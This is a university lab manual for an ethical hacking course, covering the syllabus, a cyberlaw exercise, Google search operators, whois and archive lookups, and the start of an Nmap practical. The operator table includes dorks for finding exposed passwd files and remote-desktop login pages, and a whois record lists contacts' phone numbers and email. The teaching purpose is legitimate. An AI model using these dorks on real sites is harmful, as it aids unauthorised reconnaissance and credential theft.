Lab Manual for

Ethical Hacking Lab- (MCALE332)" – (MCA- Semester 3),
Master of Computer Applications Programme,
University of Mumbai
with effect from the Academic Year 2024-25 (As per AICTE & NEP 2020 Guidelines)

Semester III

Elective-5

Subject Name:
Ethical Hacking Lab

Subject Code: MCALE332

LAB Manual

Designed By: Subject Convener and Syllabus Design Team

DISCLAIMER NOTICE

TO WHOMSOEVER IT MAY CONCERN

The course titled “Ethical Hacking Theory” with subject code “MCAE332” and Ethical Hacking Lab with subject code “MCALE332” has been introduced in the 2-year Master of Computer Applications (MCA) programme affiliated to University of Mumbai with effect from the Academic Year 2024-25 (As per AICTE & NEP 2020 Guidelines). This above-mentioned course is taught to MCA-Semester 3 students as an elective subject.This is to put on record all tutorials , theory and practical assignments and their implementation are taught as per the syllabus prescribed by University of Mumbai and are meant purely for informational and educational purposes only. The University of Mumbai has introduced this subject primarily to raise security awareness and inform our students on how to prevent themselves from being a victim of hackers.

Since S.I.E.S College of Management Studies is affiliated to University of Mumbai and runs Master of Computer Applications (MCA) programme , the college and other S.I.E.S. institutions do not promote, encourage, support or stimulate any illegal activity or hacking.

Subject Convener

Ms. Vidhya Rao, Department of Computer Applications.

S.I.E.S. College of Management Studies, Nerul.

Pre-requisites for this course

- Networking concepts.
- Structured Query Language.
- Encryption algorithms.
- Python programming.
- PHP programming.
- Java programming.

Ethical Hacking Lab Course Examination Scheme

Course Code	Course Name				
Contact Hours (Per Week)	Credits Assigned	Examination Scheme (Marks)			
		Term Work	Practical	Oral	Total
2	1	50	30	20	100

Pre-requisite: Basic understanding of fundamentals of any programming language

Lab Course Objectives: Course aim to

Sr. No.	Course Objective
1	Study and understand how to gather and review information related using different foot printing techniques.
2	Study and understand network scanning, sniffing, and enumeration techniques, gather information using the different tools available and prevent hacking attacks.
3	Study and create different malwares and keyloggers.
4	Study web servers, web applications and wireless network hacking, Implement sql injection and session hijacking techniques
5	Study and implement cryptography and use the tools to practically understand how the attacks take place.
6	Practically find and exploit vulnerabilities in a computer system using pen testing and generate report for the same.

Lab Course Outcomes (CO): On successful completion of course learner/student will be able to

Sr. No.	Course Outcome	Bloom Level
CO1	Applying foot printing tools for information gathering issue.	Applying
CO2	Applying tools for scanning networks, enumeration and sniffing.	Applying
CO3	Creating malwares like virus, trojan and keyloggers and using tools to study malware attacks.	Creating
CO4	Creating applications and demonstrating attacks like sql injection and session hijacking.	Creating
CO5	Applying tools and algorithms related to cryptography.	Applying
CO6	Analyzing to find out vulnerabilities in a computer system using pen testing and analyzing case studies under IT act 2000 and IT Amendment Act 2008 of Indian cyberlaw. Generating report for the same.	Analyzing

Course Contents:

Module No.	Detailed Contents	Hrs.	CO No.	Ref No.
1	**Indian Cyberlaw: IT Act 2000 and IT Amendment Act 2008:** Report writing of Cyberlaws section under IT act 2000 and IT act 2008 - 43,65,66A, 66B,66C,66D,66E,66F,67A, 67B ,71,72,73 and 74 , Penalty and preventive measures to be taken for the crime associated with each case if any and real life cybercrime cases under each section. **Self-Learning Topics: Additional cases under above given sections.**	2	CO6	Ref 2- Chapter 11
2	**Foot printing and Reconnaissance:** Performing foot printing using Google Hacking, website information, information about an archived website, to fetch DNS information. **Self-Learning Topics:** Additional foot printing tools and commands	2	CO1	W_1, W_2, W_3, W_4
3	**Scanning networks, Enumeration and sniffing:** Use port scanning. network scanning tools, IDS tool, sniffing tool and generate reports. **Self-Learning Topics:** Additional scanning and sniffing tools	5	CO2	W_5, W_6, W_7, W_8
4	**Malware Threats: Worms, viruses, Trojans**: Use Password cracking, Dictionary attack., Encrypt and decrypt passwords, DoS attack, ARP poisoning in windows, Ipconfig, ping, netstat, traceroute, Steganography tools. **Self-Learning Topics:** Additional hacking tools.	5	CO3	Ref 5- Chapter 13 W_9
5	**Developing and implementing malwares:** Creating a simple keylogger in python, creating a virus, creating a trojan. **Self-Learning Topics:** Additional implementation of hacking tools.	4	CO3	W_10
6	**Hacking web servers, web applications, SQL injection and Session hijacking:** Installation of DVWA, Hacking a website by Remote File Inclusion. SQL injection for website hacking, session hijacking. **Self-Learning Topics:** Use DVWA for testing SQL injection commands and local file inclusion.	4	CO4	W_11
7	**Wireless network hacking, cloud computing security, cryptography:** Using Cryptool to encrypt and decrypt password, implement encryption and decryption using Ceaser Cipher. **Self-Learning Topics:** implementing additional encryption algorithms.	2	CO5	W_12

Module No.	Detailed Contents	Hrs.	CO No.	Ref No.
8	**Pen testing:** Penetration Testing report writing using Metasploit and metasploitable,	2	CO6	W_13

Assessment:

Term Work(50): Will be based on Continuous Assessment

- Laboratory work will be based on the syllabus.
- The experiments should be completed in the allotted time duration.
  - Experiments 40 marks
  - Attendance 10 marks
- Term work will be evaluated by the subject teacher and documented according to rubric.

End Semester Practical Examination: Practical and oral examination will be based on suggested practical list and entire syllabus.

Suggested list of experiments:

Practical No.	Problem statement
1	**Indian Cyberlaw: IT Act 2000 and IT Amendment Act 2008:** Report writing of Cyberlaws section under IT act 2000 and IT act 2008 - 43,65,66A, 66B,66C,66D,66E,66F,67A, 67B ,71,72,73 and 74 , Penalty and preventive measures to be taken for the crime associated with each case if any and real life cybercrime cases under each section.
2	**Footprinting and Reconnaissance:** Using the software tools/commands to perform the following , generate an analysis report : A. To perform footprinting using Google Hacking. B. To find out the information about a website C. To find the information about an archived website. D. To fetch DNS information.
3.	**Scanning networks, Enumeration and sniffing:** Using the software tools/commands to perform the following , generate an analysis report : A. Port scanning. B. Network scanning tools C. IDS tool **D.** Sniffing tool
4.	**Malware Threats : Worms, viruses, Trojans:** Using the software tools/commands to perform the following , generate an analysis report : A. Password cracking. B. Dictionary attack. C. Encrypt and decrypt passwords.

	D. DoS attack. E. ARP poisoning in windows. F. Ipconfig,ping,netstat, traceroute. G. Steganography tools.
5.	**Developing and implementing malwares :** A. Creating a simple keylogger in python. B. Creating a virus. C. Creating a trojan.
6.	**SQL injection and Session hijacking :** A. Installation of DVWA, B. Hacking a website by Remote File Inclusion. C. SQL injection for website hacking, **D.** session hijacking.
7.	**Wireless network hacking, cloud computing security, cryptography:** 1 .Using Cryptool to encrypt and decrypt password, 2. Implement encryption and decryption using Ceaser Cipher.
8.	**Pen testing** : Penetration Testing report writing using Metasploit and metasploitable,

Reference of Books and study material:

Module No.	Book	Chapter No/ Page No.
1	SunitBelapure& Nina Godbole, Cyber Security: Understanding Cyber Crimes, Computer Forensics and Legal Perspectives.	Chapter 11
2	Web Reference	W_1,W_2, W_3, W_4,
3	Web Reference	W_5, W_6, W_7, W_8
4	TutorialsPoint professionals, Ethical Hacking.	W_9 + Chapter 13
5	Web Reference	W_10
6	Web Reference	W_11
7	Web Reference	W_12
8	Web Reference	W_13

Reference Books:

Reference No	Reference Name
1	Matt Walker, All-In-One-CEH-Certified-Ethical-Hacker-Exam-Guide.

2	Manthan Desai, Basics of ethical hacking for beginners
3	SunitBelapure& Nina Godbole, Cyber Security: Understanding Cyber Crimes, Computer Forensics and Legal Perspectives.
4	Alana Maurushat, Ethical hacking
5	TutorialsPoint professionals, Ethical Hacking.

Web References:

Ref No	Reference Name
1	https://www.googleguide.com/print/adv_op_ref.pdf https://www.oakton.edu/user/2/rjtaylor/CIS101/Google%20Hacking%20101.pdf
2	http://whois.domaintools.com
3	**www.archive.org**
4	https://ping.eu/
5	Nmap Tutorial for Beginners - 4 - More Port Scanning Options : https://www.youtube.com/watch?v=MoGxY3yCySk https://nmap.org/download.html **https://nmap.org/npcap/dist/**
6	How to Use Nmap: Commands and Tutorial Guide
7	https://ttcshelbyville.wordpress.com/2014/03/30/defending-your-network-with-snort-for-windows/ **Snort 101 :** https://www.youtube.com/watch?v=W1pb9DFCXLw Snort Install on Windows 7 : https://www.youtube.com/watch?v=X64-0ogjoP4
8	**Learn Wireshark in 10 minutes - Wireshark Tutorial for Beginners** https://www.youtube.com/watch?v=lb1Dw0elw0Q https://www.guru99.com/wireshark-passwords-sniffer.html
9	https://www.md5hashgenerator.com/ crackstation.net https://dnschecker.org/password-encryption-utility.php https://hashes.com/en/decrypt/hash **Denial of Service Attacks_ The Ping of Death-3_D_1** https://www.youtube.com/watch?v=Y8k_UGCiA6Y **Denial of Service Attacks (Part 3)_ TCP SYN Flooding-3_D_2** https://www.youtube.com/watch?v=sUrM7_G_y7A **Denial of Service Attacks (Part 5)_ The Smurf Attack_(240p)-3_D_3** https://www.youtube.com/watch?v=xQL3n_REkiw **ARP Poisoning with Cain & Able** https://www.youtube.com/watch?v=sBpe6GAXJZE **Steganography using S-Tools** https://www.youtube.com/watch?v=B8uN3nlLdqE
10	**Design a Keylogger in Python** https://www.tutorialspoint.com/design-a-keylogger-in-python

	Create a Virus https://www.youtube.com/watch?v=-TSWzErSxC4
11	**Building a Web Hacking Lab (w/ XAMPP and DVWA)** https://www.youtube.com/watch?v=XCqSQJapP7M&t=310s **Web Hacker Basics 04 (Local and Remote File Inclusion)** https://www.youtube.com/watch?v=htTEfokaKsM **SQL injection for website hacking** https://www.youtube.com/watch?v=3Axp3VDnf0I **DVWA | SQL Injection | Low Security | Solution** https://www.youtube.com/watch?v=BjmhucA08_s **Cookie Manipulation and Session Hijacking** https://www.youtube.com/watch?v=fbZpsHMgNdk
12	**Download cryptool 2** https://www.cryptool.org/en/ct2/downloads **Caesar Cipher in Cryptography** https://www.geeksforgeeks.org/caesar-cipher-in-cryptography/
13	**Penetration Testing Tutorial | Penetration Testing using Metasploit** https://www.youtube.com/watch?v=LUGkIvcQmGE

PRACTICAL 1

Cyberlaw section under IT act 2000 - 43,65,66A, 66B,66C,66D,66E,66F,67A, 67B ,71,72,73 and 74 , Penalty and preventive measures to be taken for the crime associated with each case if any and real life cybercrime cases under each section.

1 For each of the following sections under IT 2000 act , ie sections , 43,65,66A, 66B,66C,66D,66E,66F,67A, 67B ,71,72,73 and 74.

- **a. Give description of each section.**
- **b. Penalty/Punishment.**
- **c. Find out real life cases related to IT 2000 act under sections.**
- **d. List out the preventive measures to be taken for the crime associated with each case if any.**

Example

Section 65 : Tampering with computer source documents

Penalty: imprisonment up to 3 years, or with fine which may extend up to 5 lakh rupees (Rs. 5,00,000), or with both.

Real life case(s):

Example :

In October 1995, Economic Offences Wing of Crime Branch, Mumbai (India), seized over 22,000 counterfeit share certificates of eight reputed companies worth Rs. 34.47 crores. These were allegedly prepared using Desk Top Publishing Systems.

Example :

Abdul Kareem Telgi, along with several others, was convicted in India on several counts of counterfeiting stamp papers and postage stamps totaling several billion rupees.

PRACTICAL 2

A. **Performing footprinting using Google Hacking commands:**

? GoogleGuide making searching even easier

(A printable PDF version is available.)

Basic Examples

This Search	Finds Pages Containing...
biking Italy	the words **biking** and **Italy**
recycle steel OR iron	information on recycling steel or recycling iron
"I have a dream"	the exact phrase **I have a dream**
salsa -dance	the word **salsa** but NOT the word **dance**
Louis "I" France	information about **Louis** the First (I), weeding out other kings of **France**
castle ~glossary	**glossaries** about **castles**, as well as **dictionaries**, lists of **terms**, **terminology**, etc.
fortune-telling	all forms of the term, whether spelled as a single word, a phrase, or hyphenated
define:imbroglio	definitions of the word **imbroglio** from the Web

Calculator

Operators	Meaning	Type into Search Box (& Results)
+ – * /	basic arithmetic	12 + 34 - 56 * 7 / 8
% of	percentage of	45% of 33
^ or **	raise to a power	2^5 or 2**5
old units **in** *new units*	convert units	300 Euros in USD, 130 lbs in kg, or 31 in hex

Restrict Search

Operators	Meaning	Type into Search Box (& Results)
city1 city2	Book flights.	sfo bos (Book flights from San Francisco (SFO) to Boston (BOS).)
site:	Search only one website or domain.	Halloween site:www.census.gov (Search for information on Halloween gathered by the US Census Bureau.)
[#]..[#]	Search within a range of numbers.	Dave Barry pirate 2002..2006 (Search for Dave Barry articles mentioning pirates written in these years.)
filetype: (or ext:)	Find documents of the specified type.	Form 1098-T IRS filetype:pdf (Find the US tax form 1098-T in PDF format.)
link:	Find linked pages, i.e., show pages that point to the URL.	link:warriorlibrarian.com (Find pages that link to Warrior Librarian's website.)

Specialized Information Queries

Operators	Meaning	Type into Search Box (& Results)
book (or books)	Search full-text of books.	book Ender's Game (Show book-related information. *Note:* No colon needed after **book**.)
define, what is, what are	Show a definition for a word or phrase.	define monopsony, what is podcast (Show a definition for the words **monopsony** and **podcast**. *Note:* No colon after **define**, **what is**, or **what are**.)
define:	Provide definitions for words, phrases, and acronyms from the Web.	define:kerning (Find definitions for **kerning** from the Web.)
movie:	Find reviews and showtimes.	movie: traffic (Search for information about this movie, including reviews, showtimes, etc.)
stocks:	Given ticker symbols, show stock information	stocks: goog (Find Google's current stock price.)
weather	Given a location (US zip code or city), show the weather	weather Seattle WA, weather 81612 (Show the current weather and forecast. *Note:* No colon after **weather**.)

Alternative Query Types

Operators	Meaning	Type into Search Box (& Results)
		cache:www.irs.gov

cache:	Display Google's cached version of a web page.	(Show Google's cached version of the US Internal Revenue Service home page.)
info: (or id:)	Find info about a page.	info:www.theonion.com (Find information about The Onion website.)
related:	List web pages that are similar or related to the URL.	related:www.healthfinder.gov (Find websites related to the Healthfinder website.)

Restrict Search to Sites where Query Words Appear

Operators	Meaning	Type Into Search Box (& Results)
allinanchor:	All query words must appear in anchor text of links to the page.	allinanchor:useful parenting sites (Search for pages that are called **useful parenting sites** by others.)
inanchor:	Terms must appear in anchor text of links to the page.	restaurants Portland inanchor:kid-friendly (Search for pages on Portland restaurants for which links to the page say they are "kid friendly.")
allintext:	All query words must appear in the text of the page.	allintext:ingredients cilantro chicken lime (Search for recipes with these three ingredients.)
intext:	The terms must appear in the text of the page.	Dan Shugar intext:Powerlight (Find pages mentioning **Dan Shugar** where his company, **Powerlight**, is included in the text of the page, i.e., less likely to be from the corporate website.)
allintitle:	All query words must appear in the title of the page.	allintitle: Google Advanced Operators (Search for pages with titles containing "Google," "Advanced,", and "Operators".)
intitle:	The terms must appear in the title of the page.	movies comedy intitle:top ten (Search for pages with the words **movie** and **comedy** that include **top ten** in the title of the page.)
allinurl:	All query words must appear in the URL.	allinurl:pez faq (Search for pages containing the words **pez** & **faq** in the URL.)
inurl:	The terms must appear in the URL of the page.	pharmaceutical inurl:investor (Search for pages in which the URL contains the word **investor**.)

Restrict Search to Google Groups

Operators	Meaning	Type Into Search Box (& Results)
author:	Find Groups messages from the specified author.	flying author:Hamish author:Reid (Search for Hamish Reid's articles on flying.)
group:	Find Groups messages from the specified newsgroup.	ivan doig group:rec.arts.books (Search for postings about Ivan Doig in the group **rec.arts.books**.)
insubject:	Find Groups messages containing **crazy quilts** in the subject.	insubject:"crazy quilts" (Find articles containing **crazy quilts** in the subject line.)

Restrict Search to Google News

Operators	Meaning	Type Into Search Box (& Results)
location:	Find News articles from sources located in the specified location.	queen location:uk (Find British news articles on the Queen.)
source:	Find News articles from specified sources.	peace source:ha_aretz (Show articles on peace from the Israeli newspaper Ha'aretz.)

Operator	Syntax	Description
filetype	**filetype:***type*	Searches only for files of a specific type (DOC, XLS, and so on). For example, the following will return all Microsoft Word documents: `filetype:doc`
index of	**index of** */string*	Displays pages with directory browsing enabled, usually used with another operator. For example, the following will display pages that show directory listings containing *passwd*: `"intitle:index of" passwd`
info	**info:***string*	Displays information Google stores about the page itself: `info:www.anycomp.com`

intitle	**intitle**:*string*	Searches for pages that contain the string in the title. For example, the following will return pages with the word *login* in the title:
		`intitle: login`
		For multiple string searches, you can use the allintitle operator. Here's an example:
		`allintitle:login password`

inurl	**inurl**:*string*	Displays pages with the string in the URL. For example, the following will display all pages with the word *passwd* in the URL:
		`inurl:passwd`
		For multiple string searches, use allinurl. Here's an example:
		`allinurl:etc passwd`

link	**link**:*string*	Displays linked pages based on a search term.
related	**related:***webpagename*	Shows web pages similar to *webpagename*.
Site	**site:***domain or web page string*	Displays pages for a specific website or domain holding the search term. For example, the following will display all pages with the text *passwds* in the site anywhere.com: `site:anywhere.com passwds`

Table 2-1 Google Search String Operators

```
allinurl:tsweb/default.htm
```

Additonal Google Hacking Questions:

A. Basic Search
   1. Find pages containing SIESCOMS and MCA.
   2. Find pages containing Paints saffron OR green OR White.
   3. Find the exact phrase 'City of Joy'
   4. Find pages that have Ethical but not Hacking.
   5. Display glossary about cyberlaw.
   6. Display all forms of the term Sum-of-Numbers.
   7. Display definition of terrorism.

B. Calculator:
   1. Calculate 105-100*20.
   2. Find out 35% of 68.
   3. Convert 100meters to feet.

C. Restrictive search:
   1. Book flights from Mum to Del.
   2. Search for information on Diwali gathered by the Indian Govt site -india.gov.in.
   3. Search for Bill Gates articles mentioning pirates written in 2010-2020.
   4. Find the Form 16: ITR in PDF format.
   5. Find pages that link to amazon.in website.

D. Specialized Information Queries
   1. Show Chanakya book-related information .
   2. Define anarchy what is monopoly
   3. Search for information about Hacker movie.
   4. Find TCS current stock price.
   5. Show the current weather of Mumbai.

E. Give examples of the following operators:
   1. cache: , info:, related:, allinanchor:, inanchor,allintext: ,intext: ,allintitle:,intitle: ,allinurl: ,inurl:

F. Restrict Search to Google Groups with author, group and insubject operators.

G. Restrict Search to Google News with operators location and source.

B. To find out the information about the a website :

http://whois.domaintools.com.

Input your college website in the input box and display the information obtained.

Whois Record for SiesCoMs.edu

— Domain Profile

Registrant Org	SIES College Of Management Studies
Registrar Status	
Dates	7,663 days old Created on 2000-09-22 Expires on 2022-07-31 Updated on 2021-07-29
Tech Contact	Ramchandra Chauhan
IP Address	169.38.89.3 - 10 other sites hosted on this server
IP Location	- Tamil Nadu - Chennai - Sies College Of Management Studies
ASN	AS36351 SOFTLAYER, US (registered Dec 12, 2005)
IP History	8 changes on 8 unique IP addresses over 17 years
Hosting History	4 changes on 5 unique name servers over 18 years

— Website

Website Title	500 SSL negotiation failed:
Response Code	500
Terms	459 (Unique: 235, Linked: 240)
Images	41 (Alt tags missing: 33)
Links	103 (Internal: 95, Outbound: 4)

domaintools.com/research/hosting-history/?q=siescoms.edu


teams.microsoft.com is sharing


```
Domain Name: SIESCOMS.EDU

Registrant:
        SIES College Of Management Studies
        Plot 1 - E, Sector V,
        Nerul,
        Navi Mumbai, Maharashtra 400706
        India

Administrative Contact:
        R. Chandrasekar. Admin
        SIES College Of Management Studies
        Plot 1 - E, Sector V,
        Nerul
        Navi Mumbai, Maharashtra 400706
        India
        +91.27708376
         khalid@siesedu.net

Technical Contact:
        Ramchandra Chauhan
        SIES College Of Management Studies
        Plot 1 - E, Sector V,
        Nerul
        Navi Mumbai, Maharashtra 400706
        India
        +91.61083411
         khalid@siesedu.net

Name Servers:
```

C. To find the information about an archived website.

www.archive.org


Display the snapshot of how the your college website looked like(Eg siescoms.edu) in the year 2013 on 23rd April.






A. To fetch DNS information of www.indiana.edu and www.gmail.com. That is, find the IP addresses and Aliases of the above websites:
Goto command prompt and perform the following:

2. Goto **ping.eu** on the site. Locate DNS lookup and type the domain name to obtain the IP addresses and aliases





References:

https://www.oakton.edu/user/2/rjtaylor/cis101/Google%20Hacking%20101.pdf
http://www.googleguide.com/print/adv_op_ref.pdf

PRACTICAL 3

Scanning networks, Enumeration and sniffing:

Using the software tools/commands to perform the following, generate an analysis report:

A. Port scanning
B. Network scanning
C. IDS
D. Network Sniffing


A. Port Scanning:

Nmap Tool:

Nmap is a free, open source and multi-platform network security scanner used for network discovery and security auditing. Nmap can be extremely useful for helping you get to the root of the problem you are investigating, verify firewall rules or validate your routing tables are configured correctly.


Link to download nmap-7.92 for windows platform:

https://nmap.org/download.html



Nmap needs **Npcap** which is the Nmap Project's packet capture (and sending) library for Microsoft Windows.

Link to download Npcap 0.9984 for windows platform: https://nmap.org/npcap/dist/




Note: We can use more command to display one screen of output at a time. Here use /E option and pass the other command output to more command using | (pipe) symbol.

